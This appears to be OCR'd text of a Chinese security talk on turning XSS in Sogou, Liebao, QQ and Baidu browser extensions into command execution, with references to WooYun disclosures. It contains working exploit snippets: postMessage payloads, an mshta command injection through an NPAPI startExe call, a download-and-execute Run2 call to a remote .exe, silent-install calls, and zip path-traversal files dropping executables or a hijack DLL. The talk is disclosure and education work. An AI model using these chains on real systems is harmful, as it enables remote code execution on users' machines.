
访问PoC页面后，执行计算器

搜狗浏览器 (WooYun-2014-84110)

/(http|ftp|https):\/\/[\w\- ……]])?/.test(url)

缺个 ^ ⟶ 绕过修复措施

code=javascript:alert(1);//**http://www.baidu.com/**


攻击
页面
自带扩展 1
自带扩展 2
DOM XSS
NPAPI
w=window.open("..")
w.document.getElement
ById("embed1").startExe
se-extension://ext-105583
4318/signin.html
iframe
se-extension://ext7401072
10/html/back.html
<embed id="embed1" type="application/sogou-start-gamecenter-lite-plugin"/>

搜狗浏览器 **(WooYun-2014-85567)**

location.href = "se-extension://ext-1055834318/signin.html";

跳转到一个about:blank页面

换个姿势 （在sogou.com域下测试）：


```
w = window.open("se-extension://ext-1055834318/signin.html ");
```

依然打开一个about:blank页面，没戏啦？

```
setTimeout(function(){
        w.location.href='se-extension://ext-1055834318/signin.html';
},500);
```

500毫秒后，又是一条好汉！

绕过弹窗拦截：



Mydomain.com

*.sogou.com

w = window.open("se-extension://ext-1055834318/signin.html ");

OK

Flash Xss on player.mbox.sogou.com (报告一年未修复)

http://player.mbox.sogou.com/FlashMP3Player.swf?isFlashReady=function()
{if(!window.x){alert(1);window.x=1;}}

寻找到另一个DOM XSS：

se-extension://ext740107210/html/balloon.html

http://img.wan.sogou.com/cdn/gamehelperV0.3/v1.0.5/balloon/main.js

```
window.onmessage = function(e) {
    var data = e.data;
    if (data.cmd == "BalloonCloseWin") {
        window.close();
    } else if (data.cmd == "BalloonNoTip") {
        localStorage["balloon_forbidden"] = +new Date();
        window.close();
    } else if (data.cmd == "BalloonStartGame") {
        sogouExplorer.tabs.create({
            url: data.url,
            selected: true
        });
        window.close();
    }
};
```

onmessage → e.data.url → sogouExplorer.tabs.create (创建新的tabpage)

已经实现打开balloon页面

```
w = window.open("se-extension://ext740107210/html/balloon.html");
```

↓

利用postMessage传递恶意消息

```
w.postMessage({
        "cmd":"BalloonStartGame",
        "url":"恶意URL"
});
```

这有什么用呢？

打开一个  页面，吓唬吓唬人？

显然这样的恶意还不够！

将恶意 URL 置为 javascript: alert(1)

↓

即执行： sogouExplorer.tabs.create({url:"javascript:alert(1)"})


↓

相当于在当前页面里执行 alert(1)

↓

这意味着：我们得到了一个 se-extension://ext740107210/html/balloon.html 页面上的XSS

从backgroundPage中获得NPAPI对象并执行命令



绕过 startExe 的改变

startExe("命令路径",回调函数)
startExe("**命令目录路径**"+sogouminigamepacker.exe, "参数", 回调函数)

calc.exe sogouminigamepacker.exe  参数里不能带exe

calc sogouminigamepacker.exe 

CreateProcess(NULL, **lpCommandLine**,..)

CreateProcess(NULL, "**calc** sogouminigamepacker.exe 其它参数 ", ...)

没有引号引起来！！

w.postMessage({"cmd":"BalloonStartGame","url":"javascript:sogouExplorer.runtime.getBackgroundPage().document.getElementById('embed1').startExe(\"mshta javascript:(new/**/ActiveXObject('WScript.Shell').run('calc'));window.moveTo(-1000,-1000);window.close(); //\",\"\",function(){console.log(arguments)});"},"*");

“扩展静默安装”带来的危害

不少浏览器均提供了静默安装扩展的功能：

用途？ 可能是用于“静静”地安装浏览器厂商提供的“内部”扩展！

猎豹浏览器

扩展在猎豹应用市场里的ID

external.NativeInstallExtensions(["**fpmcdbknonpdbngoboglidihcbfjcaep**"]);

搜狗浏览器

扩展在搜狗应用市场里的ID

window.external.extension("installExtFromSidebarBox", "**com.qq.AccountProtect**", "1.0.6", "test", '-1', 'undefined', 'undefined', "function(){console.log(arguments);}");

QQ浏览器

扩展地址

window.external.extension.installExtension("{CD36E3DB-304A-48EF-A8A2-D873F608D2AE}","**http://*.qq.com/*.qrx**","8.0.1.19",function(){alert("install ok");});

猎豹浏览器 (WooYun-2015-97654)

在应用市场搜索“启动”

好视通视频会议启动插件

```
"plugins": [ {
   "path": "plugins\\npCltLoader.dll",
   "public": true
} ],
```


"public": true

这意味着该插件的功能在任意页面均可被调用！

这个 DLL 有哪些功能呢？

```
<embed  pluginspage='http://www.fsmeeting.com/download/fmloader.xpi' id='fx_ClientLoader' type='application/npcltloader-plugin' hidden='true' width='1' height='1'/>
<script>
            var NodeManAddr="TCP:fsmeeting.com:1089;";
            var userType="0";
            var GroupName="Fastonz";
            var ProductName="FMDesktop";
            var ClientName="FMDesktop";
            var room_para="-link"+" " + NodeManAddr +  " "+"-rid"+" "+'' + " " + "-uname" + " "+''+" "+"-utype"+" "+userType;
            var downloadurl="http://x.com/testbaidu.exe";
            window.onload=function(){
document.getElementById("fx_ClientLoader").Run2(downloadurl,GroupName,ProductName,room_para);
            }
</script>
```

这Run2函数是一个下载并执行的API接口！



攻击流程

	XSS	静默安装	调用API
攻击页面 →	http://tuan.duba.com/category/?city_code=\u0022\u003e\u003cimg%20src=1%20onerror=alert\u00281\u0029\u003e&cateid=4&f=qrj2015	→ external.NativeInstallExtensions(["**fpmcdbknonpdbngoboglidihcbfjcaep**"]);	→ Run2


xsst.sinaapp.com/p
xsst.sinaapp.com/poc/liebao1.htm
百度
毒霸网址大全
热门小游戏
猎豹游戏中心
小游戏
亚马逊
热门影视
计算器
编辑(E)
查看(V)
帮助(H)
0.
Backspace
CE
C
MC
7
8
9
/
sqrt
MR
4
5
6
*
%
MS
1
2
3
-
1/x
M+
0
+/-
.
+
=

搜狗浏览器

http://www.wooyun.org/bugs/wooyun-2010-089575

http://www.wooyun.org/bugs/wooyun-2010-097380

↓

window.external.extension("installExtFromSidebarBox", "具有缺陷的扩展ID", "1.0.6", "test", '-1', 'undefined', 'undefined', "function(){console.log(arguments);}");

↓

扩展XSS + 扩展NPAPI设计缺陷

↓

命令执行

解压ZIP包导致的安全问题

QQ 浏览器 (WooYun-2015-95664)

QQ.Com 域下的XSS

↓

window.external.extension.installExtension("扩展GUID","**扩展地址**","扩展版本",回调函数);

↓

QQ.Com 域下的 302跳转

↓

解压缩

↓

自己打包的
qrx (zip压缩包)

在扩展里执行自己的JS代码 ✖


↑

对扩展里的每一个JS、
HTML均进行了检验

```
pjoL9HivZLdC2+KFE+DKodeEtZoQBLDthm5XolcfmzH7poS3I=","content
.js":"Uf5OaZU8c4ihQyDCqVbyGNetK4KX9CZAdSWh\/GFmWf\/Mov2isrlq
LcAnp\/5kn\/RJBBg++hbZ\/wec60cPzUJD75NbcDLQ2UN3p+iqsqpq+VB7b
BtzN4QK\/i0BL9ufFDn6O2bLAC+bLB3JpXGRaPl6kpjjluvYeKPP7R7FzG\/
SliM=","js\\inforBar.js":"S232TIJBgUGMXlTdOQRla7UFcRwmODl7HS
6sTy2LB9xtBKNjcUUfpZCPrXF11mEjmXkG04wEItvpPgr70sOc1\/mxQ92eY
R7k\/8G5ajwkGW\/+IBjUUsSE0sTzHIxwQExAFa8newkyrRqF+jHkN1n4BZK
dzwbw+f0TqwXpiJUe\/z0="}}
```

← 自己打包的
qrx (zip压缩包)

创建一个qrx，然后放一个“名”为 ../../../../../../../calc.exe的文件



调用插件静默安装

含有 ../../../../../../../calc.exe


↓

window.external.extension.installExtension("扩展GUID","**扩展地址**","扩展版本",回调函数);

↓

扩展包被解压缩、释放calc.exe到 C:\calc.exe

C:\calc.exe




Dll hijacking

释放setupapi.dll至QQ浏览器所在目录

../../../../../../../../../Program Files/Tencent/QQBrowser/setupapi.dll

百度浏览器 **(WooYun-2015-96413)**

```
var f=document.createElement("iframe");f.src="http://chajian.baidu.co
m/app-res.html";
f.onload=function(){
f.contentWindow.postMessage('{"type":"install","data":{"id":"fpdnjdlbd
mifoocedhkighhlbchbiikl","url":"http://dlsw.br.baidu.com/app/201410/
1f457685544a52b101cc1f173adae6f8.crx","ext_url":"http://dlsw.br.bai
du.com/app_ext/201411/5833639e2b4c852bb7cf18570b0a578f.zip"}}',
'*');
};
document.body.appendChild(f);
```



扩展的图标预览图压缩包

即使用户不安装该插件，也会解压此压缩包

Remote Code Execution as System User on Samsung Phones


(CVE-2015-2865)

payload 如下:

```
samsung_keyboard_hax  unzip -l evil.zip
   Archive:  evil.zip
     Length      Date    Time    Name
   ---------  ---------- -----   ----
           5  2014-08-22 18:52   ../../../../../../../../data/payload
   ---------                     -------
           5                     1 file
```

网银控件导致XSS变命令执行

工商银行安全控件可导致远程任意代码执行（WooYun-2015-96339）



这意味着我们可以在可信任的站点域名下，执行任意命令！


直接：

